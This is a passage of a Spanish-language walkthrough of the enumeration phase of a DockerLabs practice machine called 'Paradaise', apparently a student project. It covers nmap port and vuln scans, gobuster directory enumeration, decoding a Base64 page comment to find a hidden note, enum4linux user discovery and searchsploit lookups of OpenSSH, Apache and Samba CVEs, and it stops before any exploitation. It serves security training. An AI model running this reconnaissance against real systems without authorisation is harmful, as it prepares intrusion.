

PARADAISE

1) Preparación de máquina vulnerable Docker

Comprobamos que tenemos el Docker de la máquina paradaise en nuestra máquina Kali

```
[daniel@kalim]-(~/Documentos/Neoland/Proyecto/paradaise_machine]$ ls  
auto_deploy.sh  paradise.tar  paradise.zip
```

Ejecutamos el script auto_deploy.sh para así arrancar automáticamente el Docker de la máquina paradise.

```
$ sudo bash auto_deploy.sh paradise.tar
```

```
[daniel@kalim]-(~/Documentos/Neoland/Proyecto/paradaise_machine]
$ sudo bash auto_deploy.sh paradise.tar
[sudo] password for daniel:
```

A musical staff consisting of five horizontal lines and four spaces. It features several red markings: a sharp sign (#) at the top center, a double sharp sign (##) in the upper left, a double sharp sign (##) in the upper right, a sharp sign (#) in the middle left, a sharp sign (#) in the middle right, and a double sharp sign (##) in the lower right. Blue markings include a brace on the left side, a bass clef (F) below the staff, a sharp sign (#) below the bass clef, a double bar line with repeat dots on the right side, and a triple bar line with repeat dots further down on the right side.

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Dejando la terminal con la que hemos desplegado Docker en segundo plano. Arrancamos desde una nueva terminal, comprobamos conexión con la máquina paradise

```
$ ping -c 4 172.17.0.2
```

```
└─(daniel@kalim)─[~]
└─$ ping -c 4 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.274 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.089 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.060 ms

--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.033/0.114/0.274/0.094 ms
```

2) Fase de enumeración

2.1) Comprobación puertos TCP abiertos

Comprobamos los puertos abiertos que tiene la máquina

```
$ sudo nmap -sS -p- --open -vvv 172.17.0.2 -oN open_ports_paradise
```

```
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Los puertos tcp abiertos son los siguientes: 22, 80, 139 y 44

Comprobación de las versiones de servicios en puertos TCP abiertos

```
sudo nmap -sV -vvv -p22,80,139,445 172.17.0.2 -oN service_scan.txt
```

```
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.4.7 ((Ubuntu))
139/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: PARADISE)
445/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: PARADISE)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: UBUNTU; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
Raw packets sent: 5 (204B) | Rcvd: 5 (204B)
```

Servicios con sus versiones correspondientes:

Puerto 22 - SSH: OpenSSH 6.6.1p1 Ubuntu Versión antigua de 2014

Puerto 80 - HTTP: Apache httpd 2.4.7, servidor web ((Ubuntu))

Puertos 139/445 - SMB: Samba smbd 3.X - 4.X (workgroup: PARADISE)

2.2) Puerto 22 – SSH

- Versión de OpenSSH 6.6.1p1 de Marzo de 2014

```
[daniel@kalim] -[~/Documentos/Proyecto/paradise/resultados_nmap]
$ cat scan_port22.txt
# Nmap 7.95 scan initiated Tue Sep 30 09:50:46 2025 as: /usr/lib/nmap/nmap -sCV -p22 -oN scan_port22.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000032s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
|_ 2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
|_ 256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA)
|_ 256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 30 09:50:47 2025 -- 1 IP address (1 host up) scanned in 0.68 seconds
```

Buscamos vulnerabilidades con la opción `--script=vuln` de nmap. No encontramos vulnerabilidades con esta opción

```
$ sudo nmap --script=vuln -vvv -p22 -Pn -oN vulnerabilidades_port22.txt
```

```
[daniel@kalim]:(~/Proyecto/paradise/resultados_nmap/port22)
$ cat vulnerabilities_port22.txt
# Nmap 7.95 scan initiated Tue Sep 30 17:40:46 2025 as: /usr/lib/nmap/nmap --script=vuln -vvv -p22 -Pn -oN vulnerabilities_port22.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000038s latency).
Scanned at 2025-09-30 17:40:56 CEST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Tue Sep 30 17:40:56 2025 -- 1 IP address (1 host up) scanned in 10.36 seconds
```

Nos apoyamos directamente en la herramienta **searchsploit** para buscar exploits disponibles a vulnerabilidades ya encontradas para esta versión de SSH.

```
$ searchsploit openssh 6.6 -w > searchsploit_openssh.txt
```

```
[daniel@kalim]:~/paradise/fase_enumeracion/TCP/port22]
$ searchsploit openssh 6.6
Exploit Title | Path
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
OpenSSH < 7.4 - 'UserPrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local//4062.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py

Shellcodes: No Results
```

Aplicarían los siguientes exploits para versiones 6.6, descartamos el exploit para local.

OpenSSH 2.3 < 7.7 - Username Enumeration

OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)

OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading

OpenSSH < 7.7 - User Enumeration (2)

Comprobamos información buscando por EDB-ID (Exploit Database ID)

-\$ searchsploit -x 45233

EDB-ID 45233 - CVE-2018-15473: Username Enumeration

Severidad: 5.3 MEDIUM

```
# Exploit: OpenSSH 7.7 - Username Enumeration
# Author: Justin Gardner
# Date: 2018-08-20
# Software: https://ftp4.usa.openbsd.org/pub/OpenBSD/OpenSSH/openssh-7.7.tar.gz
# Affected Versions: OpenSSH version < 7.7
# CVE: CVE-2018-15473
```

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **5.3 MEDIUM**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

<https://nvd.nist.gov/vuln/detail/cve-2018-15473>

\$ searchsploit -x 45210

EDB-ID 45210 - CVE-2018-15473: Username Enumeration (PoC)

"Implementación diferente del mismo exploit para la misma vulnerabilidad"

Severidad: 5.3 MEDIUM

```
└─(daniel@kalim)─[~/.../paradise/fase_enumeracion/TCP/port22]
$ searchsploit -x 45210
Exploit: OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
    URL: https://www.exploit-db.com/exploits/45210
    Path: /usr/share/exploitdb/exploits/linux/remote/45210.py
    Codes: CVE-2018-15473
Verified: True
File Type: Python script, ASCII text executable
```

\$ searchsploit -x 40962

EDB-ID 40962 - CVE-2016-10010: UsePrivilegeSeparation Disabled "Escalada de privilegios local"

Severidad: 7.0 HIGH

```
└─(daniel@kalim)─[~/.../paradise/fase_enumeracion/TCP/port22]
$ searchsploit -x 40962
Exploit: OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
    URL: https://www.exploit-db.com/exploits/40962
    Path: /usr/share/exploitdb/exploits/linux/local/40962.txt
    Codes: CVE-2016-10010
Verified: True
File Type: ASCII text
```

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **7.0 HIGH**

Vector: CVSS:3.0/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

<https://nvd.nist.gov/vuln/detail/cve-2016-10010>

\$ searchsploit -x 40963

EDB-ID 40963 - CVE-2016-10009: Agent Protocol Arbitrary Library Loading , a través de protocolo SSH

Severidad: 7.3 HIGH

```

└─(daniel@kalim)-[~/.../paradise/fase_enumeracion/TCP/port22]
$ searchsploit -x 40963
Exploit: OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
    URL: https://www.exploit-db.com/exploits/40963
    Path: /usr/share/exploitdb/exploits/linux/remote/40963.txt
    Codes: CVE-2016-10009
    Verified: True
File Type: C source, ASCII text, with very long lines (768)

```

Metrics

[CVSS Version 4.0](#)

[CVSS Version 3.x](#)

[CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **7.3 HIGH**

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

<https://nvd.nist.gov/vuln/detail/cve-2016-10009>

EDB-ID 45939 - CVE-2018-15473: User Enumeration (2), Python script

Severidad: [5.3 MEDIUM](#)

\$ searchsploit -x 45939

```

└─(daniel@kalim)-[~/.../paradise/fase_enumeracion/TCP/port22]
$ searchsploit -x 45939
Exploit: OpenSSH < 7.7 - User Enumeration (2)
    URL: https://www.exploit-db.com/exploits/45939
    Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
    Codes: CVE-2018-15473
    Verified: False
File Type: Python script, ASCII text executable

```

Metrics

[CVSS Version 4.0](#)

[CVSS Version 3.x](#)

[CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: **5.3 MEDIUM**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

<https://nvd.nist.gov/vuln/detail/cve-2018-15473>

2.3) Puerto 80 HTTP


Confirmamos que es un servidor web Apache/2.4.7 (Ubuntu) "Versión lanzada en 2013"


Entramos por Firefox a la web 172.17.0.2, encontramos una web con el título de "Andy's house"

Tiene 2 opciones:

"Go to the paradise": Muestra fotos.

"Book your accommodation!": Pide un correo electrónico.





- Examinamos el código fuente del menú de inicio, no se encuentra nada sospechoso.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Andys's House</title>
7   <style>
8     body {
9       display: flex;
10      justify-content: center;
11      align-items: center;
12      height: 100vh;
13      flex-direction: column;
14      background-image: url("img/paradise.jpg");
15      background-size: cover;
16      background-position: center;
17      color: white;
18    }
19    h1 {
20      font-size: 3em;
21      margin-bottom: 20px;
22    }
23    button {
24      font-size: 1.5em;
25      padding: 10px 20px;
26    }
27  </style>
28 </head>
29 <body>
30   <h1>Andy's house</h1>
31   <button onclick="window.location.href='galery.html'">Go to the paradise</button>
32   <button onclick="window.location.href='booking.html'">Book your accommodation!</button>
33 </body>
34 </html>
35
```

- **Pasamos a usar la herramienta Gobuster**

Herramienta de línea de comandos para enumerar directorios, subdominios y archivos en servidores web.

Consultamos opciones disponibles para **Gobuster**

```
$ gobuster --help
```

dir	Uses directory/file enumeration mode
OPTIONS:	
--url value, -u value	The target URL

dir = modo de búsqueda de directorios

-u = URL objetivo

-w = wordlist (lista de palabras a probar)

-o = guardar resultados en archivo

Usamos una wordlist (/usr/share/wordlists/dirb/common.txt) para buscar palabras comunes de directorios y archivos web.

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -o directorios_web.txt
```

```
[(daniel@kalim)-[~/.../Proyecto/paradise/resultados_nmap/port80]
$ cat directorios_web.txt
/.htaccess          (Status: 403) [Size: 286]
/.htpasswd          (Status: 403) [Size: 286]
/.hta               (Status: 403) [Size: 281]
/img                (Status: 301) [Size: 305] [→ http://172.17.0.2/img/]
/index.html         (Status: 200) [Size: 950]
/server-status      (Status: 403) [Size: 290]
```

Exploramos la carpeta /img/:

Index of /img

Name	Last modified	Size	Description
Parent Directory	-	-	
image2.jpg	2024-07-21 04:23	3.1M	
image3.jpg	2024-07-21 04:23	3.6M	
image4.jpg	2024-07-21 04:23	5.2M	
image5.jpg	2024-07-21 04:23	3.2M	
image6.jpg	2024-07-21 04:23	3.6M	
image6.jpg_original	2024-07-21 04:23	3.6M	
image7.jpg	2024-07-21 04:23	6.3M	
image8.jpg	2024-07-21 04:23	4.6M	
image9.jpg	2024-07-21 04:23	3.6M	
paradise.jpg	2024-07-21 04:23	5.0M	

Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80

Ya que el archivo image6.jpg_original se ve diferente a las otras imágenes vamos a investigarlo, descargándolo.

wget http://172.17.0.2/img/image6.jpg_original

```
(daniel@kalim:[~/.../Proyecto/paradise/resultados_nmap/port80]
$ wget http://172.17.0.2/img/image6.jpg_original
--2025-09-30 12:09:29--  http://172.17.0.2/img/image6.jpg_original
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3752069 (3.6M)
Saving to: 'image6.jpg_original'

image6.jpg_original          100%[=====]  3.58M --.-KB/s   in 0.004s

2025-09-30 12:09:29 (1015 MB/s) - 'image6.jpg_original' saved [3752069/3752069]
```

Comprobamos que tipo de archivo es con file


file image6.jpg_original

```
(daniel@kalim:[~/.../Proyecto/paradise/resultados_nmap/port80]
$ file image6.jpg_original
image6.jpg_original: JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=12, width=4000, height=3000, manufacturer=samsung, model=SM-A515F, orientation=upper-right, xresolution=210, yresolution=218, resolutionunit=2, software=A515FXU8HWI1, datetime=2024:07:17 10:50:10], baseline, precision 8, 4000x3000, components 3
```

Podemos ver que realmente si es una imagen formato JPEG

Volviendo a la web desde la galería de fotos : <http://172.17.0.2/galery.html>

Sacamos de nuevo el código fuente



Al final del código fuente sacamos un código que parece estar codificado en Base64, probamos a descodificar

```
69      </div>
70      <!-- Añadir más imágenes aquí --&gt;
71  &lt;/div&gt;
72  &lt;div class="button-container"&gt;
73      &lt;button onclick="window.location.href='index.html'"&gt;Go Back&lt;/button&gt;
74  &lt;/div&gt;
75 &lt;/body&gt;
76 &lt;/html&gt;
77 &lt!!-- ZXN0b2VzdW5zZWNyZXRvCg== --&gt;</pre>
```

```
echo "ZXN0b2VzdW5zZWNyZXRvCg==" | base64 -d
```

```
[(daniel@kalim)-[~/Documentos/Proyecto/paradise/resultados_nmap]
$ echo "ZXN0b2VzdW5zZWNyZXRvCg==" | base64 -d
estoesunsecreto
```

El mensaje decodificado es "estoesunsecreto"

Probamos a insertarlo en la URL : <http://172.17.0.2/estoesunsecreto/>

Index of /estoesunsecreto

Name	Last modified	Size	Description
Parent Directory		-	
mensaje_para_lucas.txt	2024-07-28 21:04	109	

Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80

Al pulsar sobre *mensaje_para_lucas.txt* encontramos el siguiente mensaje:

Not Secure http://172.17.0.2/estoesunsecreto/mensaje_para_lucas.txt ☆

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB > □

REMEMBER TO CHANGE YOUR PASSWORD ACCOUNT, BECAUSE YOUR PASSWORD IS DEBIL AND THE HACKERS CAN FIND USING B.F.

De lo que sacamos de conclusión que es probable que haya un usuario llamado lucas con una contraseña débil.

Volvemos a nmap para usar la opción de **--script=vuln**, con esta opción ejecutamos scripts de nmap que buscan vulnerabilidades conocidas en los servicios

```
$ sudo nmap --script=vuln -vvv -p80 -Pn 172.17.0.2 -oN vulnerabilidades_port80.txt
```

```

PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-CSRF:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.17.0.2
| Found the following possible CSRF vulnerabilities:
|
| Path: http://172.17.0.2:80/booking.html
| Form id:
|_ Form action: process_booking.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
| /Login.php: Possible admin folder
|_/img/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Tue Sep 30 15:43:04 2025 -- 1 IP address (1 host up) scanned in 321.31 seconds

```

Vulnerabilidades detectadas:

CVE-2007-6750 state LIKELY VULNERABLE

Encontramos un archivo de login.php, comprobamos vía web login.php

<http://172.17.0.2/login.php>

Login

Email

Access Code

Login

Analizamos el código fuente del formulario de login:

\$ curl http://172.17.0.2/login.php | grep "action"

```
[daniel@kalim]-(~/.../Proyecto/paradaise_machine/fase_explotacion/port80]
$ curl http://172.17.0.2/login.php | grep "action"
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload Total   Spent   Left  Speed
100  1696  100  1696    0      0  1600k      0  --::-- --::-- --::--  1656k
<form action="verify_code.php" method="post">
```

Encontramos un archivo de login.php que envía credenciales a verify_code.php para su verificación.

Pasamos a usar de nuevo **searchsploit** para buscar exploits para vulnerabilidades de Apache 2.4.7

```
$ searchsploit "apache 2.4.7" --exact > searchsploit_apache247.txt
```

```
[daniel@kalim]-(~/.../paradise/fase_enumeracion/TCP/port80]
$ cat searchsploit_apache247.txt
```

Exploit Title	Path
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution	php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition	linux/dos/34133.txt

```
Shellcodes: No Results
```

Aplicamos opción -x con el **EDB-ID (Exploit Database ID)** de searchsploit para conseguir más información de los exploits como los **CVE (Common Vulnerabilities and Exposures)** que estén disponibles.

```
$ searchsploit -x 40142
```

EDB-ID 40142: Dicho exploit requiere que PHP 7.0.2 esté instalado y permite ejecución remota de código, afecta la función openssl_seal()

```
(daniel@kalim)-[~/.../paradise/fase_enumeracion/TCP/port80]
$ searchsploit -x 40142
Exploit: Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution
    URL: https://www.exploit-db.com/exploits/40142
    Path: /usr/share/exploitdb/exploits/php/remote/40142.php
    Codes: N/A
    Verified: False
File Type: PHP script, ASCII text
```

\$ **searchsploit -x 34133**

EDB-ID 34133: Denegación de servicio (DoS), afecta al módulo mod_status

```
(daniel@kalim)-[~/.../paradise/fase_enumeracion/TCP/port80]
$ searchsploit -x 34133
Exploit: Apache 2.4.7 mod_status - Scoreboard Handling Race Condition
    URL: https://www.exploit-db.com/exploits/34133
    Path: /usr/share/exploitdb/exploits/linux/dos/34133.txt
    Codes: [CVE-2014-0226] OSVDB-109216
    Verified: False
File Type: Unicode text, UTF-8 text
```

- Exploramos la posibilidad de explotar la CVE-2014-0226 mediante el **EDB-ID: 34133**.

Comprobamos que mod_status está habilitado pero protegido mediante restricción de acceso (403 Forbidden), por lo que podría ser explutable desde una Shell local en el servidor.

```
$ curl http://172.17.0.2/server-status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /server-status
on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80</address>
</body></html>
```

2.4) Puertos 139- 445 – SMB

Pasamos a usar la herramienta **enum4linux** para buscar más información

\$ **enum4linux 172.17.0.2**

Información relevante encontrada:

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\andy (Local User)  
S-1-22-1-1001 Unix User\lucas (Local User)
```

Encontramos usuarios de sistema **andy** y **lucas**

```
===== ( Share Enumeration on 172.17.0.2 ) =====  
  
Sharename      Type      Comment  
sambashare    Disk  
IPC$          IPC       IPC Service (Samba Server 4.3.11-Ubuntu)  
Reconnecting with SMB1 for workgroup listing.  
  
Server        Comment  
  
Workgroup     Master  
  
[+] Attempting to map shares on 172.17.0.2  
  
[E] Can't understand response:  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
//172.17.0.2/sambashare Mapping: N/A Listing: N/A Writing: N/A  
[E] Can't understand response:  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*\*  
//172.17.0.2/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

Encontramos la carpeta compartida llamada **sambashare**

Pasamos a usar **smbclient**:

intentamos conectar con la carpeta compartida "sambashare"

Usamos opción sin password

-N, --no-pass

Don't ask for a password

Intentamos primero sin credenciales, pero nos da error

```
$ smbclient //172.17.0.2/sambashare -N
```

```
└$ smbclient //172.17.0.2/sambashare -N
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

Intentamos con credenciales, pero no tenemos la password aún.

```
-U, --user=[DOMAIN/]USERNAME[%PASSWORD] Set the network username
```

```
└(daniel@kalim)-[~/.../Proyecto/paradise/resultados_nmap/port139_445]
└$ smbclient //172.17.0.2/sambashare -U lucas
Password for [WORKGROUP\lucas]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

└(daniel@kalim)-[~/.../Proyecto/paradise/resultados_nmap/port139_445]
└$ smbclient //172.17.0.2/sambashare -U lucas
Password for [WORKGROUP\lucas]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
```

Nos apoyamos de nuevo en **searchsploit** para buscar exploits para las vulnerabilidades de Samba 4.3

```
$ searchsploit "samba 4.3"
```

```
└(daniel@kalim)-[~/.../paradise/fase_enumeracion/TCP/port139_445]
└$ searchsploit "samba 4.3"
Exploit Title | Path
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit) | linux/remote/42084.rb
Samba Server 4.3/4.4 Beta 3 - Search CGI | windows/remote/20223.txt
Shellcodes: No Results
```

En este caso solo aplicaría el primer exploit ya que el segundo afecta solo a Sambar Server

Aplicamos opción -x con el EDB-ID (Exploit Database ID) de searchsploit para conseguir más información de los exploits como los CVE (Common Vulnerabilities and Exposures) que estén disponibles.

```
$ searchsploit -x 42084
```

EDB-ID 42084: Ejecución remota de código disponible en Metasploit

CVE-2017-7494: (Samba Cry) Severidad [9.8 CRITICAL](#)

```
(daniel@kalim)-[~/../paradise/fase_enumeracion/TCP/port139_445]
$ searchsploit -x 42084
Exploit: Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)
    URL: https://www.exploit-db.com/exploits/42084
    Path: /usr/share/exploitdb/exploits/linux/remote/42084.rb
    Codes: CVE-2017-7494
Verified: True
File Type: Ruby script, ASCII text
```

Metrics

[CVSS Version 4.0](#)

[CVSS Version 3.x](#)

[CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



[NIST: NVD](#)

Base Score: [9.8 CRITICAL](#)

